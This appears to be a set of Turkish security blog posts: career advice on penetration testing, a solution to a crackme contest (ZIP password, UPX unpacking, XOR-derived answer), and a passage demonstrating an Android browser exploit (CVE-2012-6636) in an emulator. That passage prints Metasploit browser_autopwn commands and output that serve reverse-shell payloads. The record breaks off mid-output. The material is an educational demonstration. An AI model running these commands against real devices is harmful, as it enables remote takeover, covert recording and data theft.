Sızma testi uzmanı olmak için bol bol okumak (2000'li yılların başından bu yana kadar 60 tane teknik kitap okumuşum), bol bol pratik yapmak ve her daim bilgileri güncel tutmak gerekiyor. Misal bir önceki yılın web uygulama zafiyetleri ile bir sonraki yılın zafiyetleri aynı olmayabiliyor dolayısıyla zafiyetlere yol açan kök sorunları anlamak, tespit ve çözüm konusunda önemli bir rol oynuyor. Ayrıca değişen teknolojileri yakından takip etmek ve hızlıca adapte olmak gerekiyor. 4-5 yıl öncesine kadar mobil uygulama sızma testlerine ihtiyaç duyulmazken, bugün en az web uygulama sızma testleri kadar ihtiyaç duyuluyor. Bu gelişim sürecinde, işverenin size özellikle eğitimler

konusunda yatırım yapmasının oldukça önemli olduğunu söyleyebilirim. Örneğin bugün SANS firmasından online (on demand) bir eğitim almak istediğinizde eğitim ücretlerinin 4000$ - 5000$ arasında olduğunu görebilirsiniz.

Evet, artık çoğu kurum sızma testi uzmanı arıyor ama kolay kolay bulamıyor. Neden çünkü sızma testi uzmanları ne yazık ki dalda yetişmiyorlar ve kendilerini yetiştirmeleri hiç de kolay olmuyor. Vizyoner kurumlarda çalışan sızma testi uzmanlarının ise değerleri bilindiği ve kendilerine gerekli yatırımlar yapıldığı için kolay kolay iş değiştirmiyorlar. Uzman yetiştirmeyen, çalışanına yatırım yapmayan, maaş konusunda da sıradan bir çalışan ile aynı maaşa sızma testi uzmanı arayan firmaların iş ilanlarının, 6 ay ila 1 sene boyunca açık kaldığını görebiliyoruz. Kimi zaman 6 ay içinde, ne aradığını bilmeyen 4-5 farklı insan kaynakları danışmanlığı firmasından aynı pozisyon için birkaç defa arandığınız bile olabiliyor.

Düşüncelerimin sizleri karamsarlığa sürüklemesini istemem. Siber güvenlik ve sızma testi uzmanlığına artık ülkemizde çok daha fazla önem veriliyor. Eskiden kurumunda sızma testi uzmanı bulundurmayanlar, bugün 5 kişilik sızma testi ekipleri oluşturuyorlar. Talebin arttığı bu yıllarda, bu alanda iyi bir kariyer yapmak isteyen adaylara, tek kişilik dev kadro (nicelik) olmak yerine uzmanlaşmaya (nitelik) önem veren, vizyoner kurumları tercih etmelerini tavsiye edebilirim. Ne de olsa yıllar içinde gideceğimiz nokta Amerika ve Avrupa'dan (uzmanlığa önem veren ülkeler) farklı olmayacak ve uzmanlık daha da kıymetli olacaktır.

Unutmayın, sızma testi uzmanlığı aşçılık gibidir. Günün sonunda elinizde onlarca malzeme (araçlar, istismar kodları, zafiyetler vs.) olur ve bunlardan ortaya gerçekten lezzetli bir yemek çıkarmanız beklenir. Lezzetli yemekler ortaya çıkarmak için ise hem tarifleri (bilgi) iyi bilmeniz hem de kıvamı (beceri) iyi tutturmanız gerekir ve bu da yıllarınızı alır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.


Pi Hediyem Vardı, Verdim, Gitti :)

Source: https://www.mertsarica.com/pi-hediyem-vardi/

By M.S on March 3rd, 2015


Takip edenleriniz, 13 Şubat 2015 tarihinde parola bulma oyunu ile üniversite öğrencisi olan iki takipçime, Raspberry Pi (B Model) hediye etme kararı aldığımı hatırlayacaklardır. Bu yazıda hem talihli iki takipçimi hem de oyunun çözümünü açıklayacağım.

KAYNAK KODU:





ÇÖZÜM:

Crackme.zip ZIP dosyasının şifresi, herhangi basit bir şifre çözme programı ile kolaylıkla bulunabilirdi. (ZIP şifresi: 4141)




ZIP dosyası içinden çıkan Hack4Career.exe programını PEiD aracı ile incelediğinizde bunun UPX aracı ile sıkıştırıldığını görebilir ve yine UPX aracı ile açabilirdiniz.








Yine PEiD ile bu programını incelediğinizde programın Visual C++ ile derlendiğini görebilirdiniz.




Hack4Career.exe programını Immunity Debugger aracı (debugger) ile incelediğinizde 004113A0 fonksiyonunda iki değerin (0x3030 ve 0x7171) XOR işleminden geçirildiğini (XOR işleminin sonucu 0x4141), kullanıcıdan alınan girdi (input) ile ondalık değere çevrilerek (0x4141 değerinin ondalık karşılığı 16705'dir.) karşılaştırıldığını görebilir ve 16705 değerini bana ileterek oyunu başarıyla tamamlayabilirdiniz :)


Immunity Debugger - Hack4Career.exe - [CPU - main thread, module Hack4Car]
C:\Documents and Settings\Administrator\Desktop\Crackme\Hack4Career.exe
Hack 4 Career - Crackme
Parola ?:
Modules C:\WINDOWS\system32\RPCRT4.dll
Running



Immunity Debugger - Hack4Career.exe - [CPU - main thread, module Hack4Car]
Registers (FPU)
Show references
Paused





OYUNU BAŞARIYLA TAMAMLAYANLAR: Kamil Onur Özkaleli, Ali AĞDENİZ, Semih DEMİRCİ, Mustafa ALİ CAN, Musa ANTİKE, Tuğser OKUR, Kenan GÜMÜŞ, Onur ALANBEL, Osman ERÇELİK

ÇEKİLİŞ ve KAZANAN TALİHLİLER:



Başta kazanan iki talihli (Mustafa ALİ CAN ve Ali AĞDENİZ) olmak üzere parola bulma oyununa katılan ve başarıyla tamamlayan herkesi tebrik eder, yeni oyunlarda görüşmek dileğiyle herkese güvenli günler dilerim :)

Evil Pi

Source: https://www.mertsarica.com/evil-pi/

By M.S on March 2nd, 2015


Her yıl olduğu gibi bu yıl da güvenlik firmaları tarafından hazırlanan güvenlik tahminleri raporlarını (örnek) inceleyecek olursanız yine mobil güvenliğin bu raporlarda öne çıktığını görebilirsiniz. Özellikle Android gibi güncellenmesi telefon üreticisinin insiyatifine kalmış olan işletim sistemlerini kullanan kullanıcılar, belki de yıllarca zafiyet barındıran bu sistemler ile yaşamak zorunda kalıyorlar.

Bu durumun kötüye kullanılma senaryolarından bir tanesi, mobil işletim sisteminizde yer alan ve zafiyet barındıran mobil internet tarayıcısı ile ziyaret ettiğiniz zararlı web sitesinde yer alan zararlı kodun, cep telefonunuzda çalışması sonucunda art niyetli kişilerin kontrolüne geçmesi olabilir. Cep telefonunuzu kontrol eden art niyetli kişi veya kişiler, kameranız ile sizden habersiz fotoğraf çekebildiği gibi tüm rehberinizi izinsiz olarak kopyalayabilirler.

Bu tür bir durumla karşılaşmama adına çoğu zaman bilmediğimiz, şüpheli web sitelerini ziyaret etmekten kaçınırız. Fakat aynı dikkati, oturduğumuz bir cafede veya gezdiğimiz bir AVM (alışveriş merkezi)'de yayın yapan kablosuz erişim noktasına bağlanırken göstermeyiz ve bunun da benzer bir sonuca yol açacağı çoğunlukla aklımızın ucundan bile geçmez.

Ben de bu yazı ile güvenilir olmayan kablosuz erişim noktasına bağlanmanın kullanıcılar için ne denli kötü bir sonuca yol açabileceğine, ürettiğim bir senaryo ile dikkat çekmek istedim ve hemen işe koyuldum.

Öncelikle Android 4.2.2 öncesinde tüm Android sürümlerini etkileyen bir zafiyetin (CVE-2012-6636), istismar edilerek nasıl kötüye kullanılabileceğini göstermek istedim. Bunun için Android SDK ile gelen Android Virtual Device (AVD) Manager üzerinde Android 4.1.2 yüklü bir sanal makine oluşturup, öykünücü (emulator) ile çalıştırdım. Ardından Metasploit üzerinde bulunan ve bağlantı kuran internet tarayıcısını ve eklentilerini otomatik olarak algılayıp (user-agent), 21 tane istismar kodu arasından buna uygun istismar kodu göndererek hedef sistem üzerinde uzaktan kod çalıştırmaya imkan tanıyan Auto Pwn modülünü çalıştırdım. Son olarak öykünücüde çalışan Android'in internet tarayıcısı ile Metasploit'in Browser Autopwn modülünün yüklü olduğu adrese bağlandığımda Metasploit üzerinde Meterpreter oturumu başarıyla kurulmuş oldu. Burada ürkütücü olan kısım, meterpreter oturumu üzerinden ses ve görüntü kaydının rahatlıkla yapılabilecek olmasıydı.





```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
_
```


```
                    3Kom SuperHack II Logon

                User Name:          [   security    ]
                Password:           [               ]

                                [ OK ]

                                                    http://metasploit.pro
```

```
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.0-2014122301 [core:4.11.0.pre.2014122301 api:1.0.0]]
+ -- --=[ 1378 exploits - 777 auxiliary - 222 post        ]
+ -- --=[ 342 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set lhost 192.168.201.191
lhost => 192.168.201.191
msf auxiliary(browser_autopwn) > set uripath /
uripath => /
msf auxiliary(browser_autopwn) > run
```

```
[*] Starting exploit multi/browser/java_rhino with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/QSYVUpGeg
[*]  Local IP: http://192.168.201.191:8080/QSYVUpGeg
[*] Server started.
[*] Starting exploit multi/browser/java_verifier_field_access with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/HAZsYaLpIe
[*]  Local IP: http://192.168.201.191:8080/HAZsYaLpIe
[*] Server started.
[*] Starting exploit multi/browser/opera_configoverwrite with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/gDGhHUGan
[*]  Local IP: http://192.168.201.191:8080/gDGhHUGan
[*] Server started.
[*] Starting exploit windows/browser/adobe_flash_mp4_cprt with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/BjTgMwOxKITna
[*]  Local IP: http://192.168.201.191:8080/BjTgMwOxKITna
[*] Server started.
[*] Starting exploit windows/browser/adobe_flash_rtmp with payload windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/NEWGrGnJiI
[*]  Local IP: http://192.168.201.191:8080/NEWGrGnJiI
[*] Server started.
